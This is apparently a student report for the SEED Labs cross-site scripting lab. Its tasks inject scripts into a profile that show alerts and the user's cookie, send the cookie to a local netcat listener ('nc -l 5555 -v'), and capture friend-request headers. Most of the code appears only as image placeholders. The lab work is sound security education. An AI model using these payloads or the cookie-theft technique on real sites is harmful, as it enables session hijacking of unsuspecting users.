


Name: Prakriti Dhungel, Son Dang
Lab Group: 18


Cross Site Scripting Attack Lab - SeedLab

Lab 2


Task 1: Posting a Malicious Message to Display an Alert Window




This is a pop-up message when the user runs the script




When we copy and paste this code on a user profile, it will give us the pop-up message from the previous script, which gives us the screenshots below.




Task 2: Posting a Malicious Message to Display Cookies




Similar to task one, I swapped out the `src=""` for the `alert(document.cookie);` so when the user visits the page that has the script, it will give the user's cookie in the screenshot below.



Task 3: Stealing Cookies from the Victim's Machine




This script will send the user cookies to port 5555 with the IP address of 127.0.0.1 since i am using 1 VM only





`nc -l 5555 -v` is the attacker are using netcat program with `-l` specifying the port that the attacker is listening to and the `-v` enables verbose modes

Task 4: Becoming the Victim's Friend




We can capture the headers by using another user, in this case, admin, to send Samy a friend request and capture the headers we know that when another user adds Samy, his ID is 47


